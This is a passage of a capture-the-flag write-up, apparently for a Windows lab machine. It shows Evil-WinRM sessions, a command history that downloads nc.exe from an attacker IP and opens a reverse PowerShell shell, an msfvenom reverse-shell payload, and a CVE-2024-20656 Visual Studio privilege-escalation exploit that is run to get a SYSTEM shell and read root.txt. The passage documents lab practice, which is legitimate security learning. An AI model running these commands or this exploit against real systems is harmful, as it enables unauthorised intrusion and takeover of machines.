


```
*Evil-WinRM* PS C:\Users\Emily\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline> cat ConsoleHost_history.txt
cd Desktop
whoami /privs
whoami /priv
.\Expl.exe
iwr -uri http://192.168.0.117/shell.exe -outfile shell.exe
iwr -uri http://192.168.0.117/nc.exe -outfile nc.exe
.\nc.exe -e powershell 192.168.0.117 443
$vs2019RegPath = "HKLM:\SOFTWARE\WOW6432Node\Microsoft\VisualStudio\SxS\VS7"
$vs2019Installed = Test-Path $vs2019RegPath`

exit
.\devenv.exe -h
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -help
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe"
ping -n 1 172.16.22.1
ping -n 1 172.16.22.2
iwr -uri http://192.168.0.188/Expl.exe -outfile Expl.exe
*Evil-WinRM* PS C:\Users\Emily\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline> ls
```

2) Found a cve related to visual studio
https://www.mdsec.co.uk/2024/01/cve-2024-20656-local-privilege-escalation-in-vsstandardcollectorservice150-service/




```
*Evil-WinRM* PS C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team Tools\DiagnosticsHub\Collector> ls


    Directory: C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team Tools\DiagnosticsHub\Collector


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/20/2024   2:04 AM                AgentConfigs
d-----         1/20/2024   2:13 AM                Agents
d-----         1/20/2024   2:04 AM                amd64
d-----         1/20/2024   2:04 AM                x86
-a----         1/20/2024   2:04 AM          17800 DiagnosticsHub.Packaging.Interop.dll
-a----         1/20/2024   2:04 AM          18312 DiagnosticsHub.StandardCollector.Host.Interop.dll
-a----         1/20/2024   2:04 AM          19336 DiagnosticsHub.StandardCollector.Interop.dll
-a----         1/20/2024   2:04 AM         450440 DiagnosticsHub.StandardCollector.Runtime.dll
-a----         1/20/2024   2:04 AM         257856 KernelTraceControl.dll
-a----         1/20/2024   2:04 AM          43384 Microsoft.DiagnosticsHub.Packaging.InteropEx.dll
-a----         1/20/2024   2:04 AM         675752 Newtonsoft.Json.dll
-a----         1/20/2024   2:04 AM         124840 VSDiagnostics.exe


*Evil-WinRM* PS C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team Tools\DiagnosticsHub\Collector>
```




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/compiled/CVE-2024-20656]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=4444 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

3) Built the exploit



Name	Date modified	Type	Size
Expl.tlog	29-07-2024 18:50	File folder	
Expl.Build.CppClean	29-07-2024 18:50	Text Document	2 KB
Expl	29-07-2024 18:50	Application	169 KB
Expl.exe.recipe	29-07-2024 18:50	RECIPE File	1 KB
Expl.iobj	29-07-2024 18:50	IOBJ File	171 KB
Expl.ipdb	29-07-2024 18:50	IPDB File	58 KB
Expl	29-07-2024 18:50	Text Document	3 KB
Expl.pdb	29-07-2024 18:50	Program Debug D...	4,268 KB
Expl.vcxproj.FileListAbsolute	29-07-2024 18:50	Text Document	1 KB
FileOplock.obj	29-07-2024 18:50	Object File	498 KB
main.obj	29-07-2024 18:50	Object File	730 KB
vc143.pdb	29-07-2024 18:50	Program Debug D...	340 KB

4) Got root access



```
        TAG                : 0
        DISPLAY_NAME       : Visual Studio Standard Collector Service 150
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\tmp> ./RunasCs.exe emily 12345678 "net start msiserver"

The Windows Installer service is starting.
The Windows Installer service was started successfully.

*Evil-WinRM* PS C:\tmp> ./RunasCs.exe emily 12345678 ./Expl.exe

No output received from the process.
*Evil-WinRM* PS C:\tmp> rm Expl.exe
*Evil-WinRM* PS C:\tmp> upload Expl.exe

Info: Uploading /home/vigneswar/Expl.exe to C:\tmp\Expl.exe

Data: 230056 bytes of 230056 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\tmp> ./RunasCs.exe emily 12345678 ./Expl.exe

[+] Junction \\?\C:\563b2f31-d983-43c3-bc64-d220eef6cceb -> \??\C:\86495e72-
19bf-4b65-b30e-de50a3b0f03d created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-640
4CF289E84.diagsession -> \??\C:\Programdata created!
[+] Junction \\?\C:\563b2f31-d983-43c3-bc64-d220eef6cceb -> \RPC Control cre
ated!
[+] Junction \\?\C:\563b2f31-d983-43c3-bc64-d220eef6cceb -> \??\C:\86495e72-
19bf-4b65-b30e-de50a3b0f03d created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-640
4CF289E84.diagsession -> \??\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\563b2f31-d983-43c3-bc64-d220eef6cceb -> \RPC Control cre
ated!
[+] Persmissions successfully reseted!
[*] Starting WMI installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa C:\windows\insta
ller\8ad86.msi
[*] Oplock!
[+] File moved!
*Evil-WinRM* PS C:\tmp>
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.3.202] 53406
Microsoft Windows [Versi�n 10.0.19045.4651]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\ProgramData\Microsoft\VisualStudio\SetupWMI>cd \
cd \

C:\>cd Users\Administrator\Desktop
cd Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
213da1e9d9dc022114bb029011ffe621

C:\Users\Administrator\Desktop>
```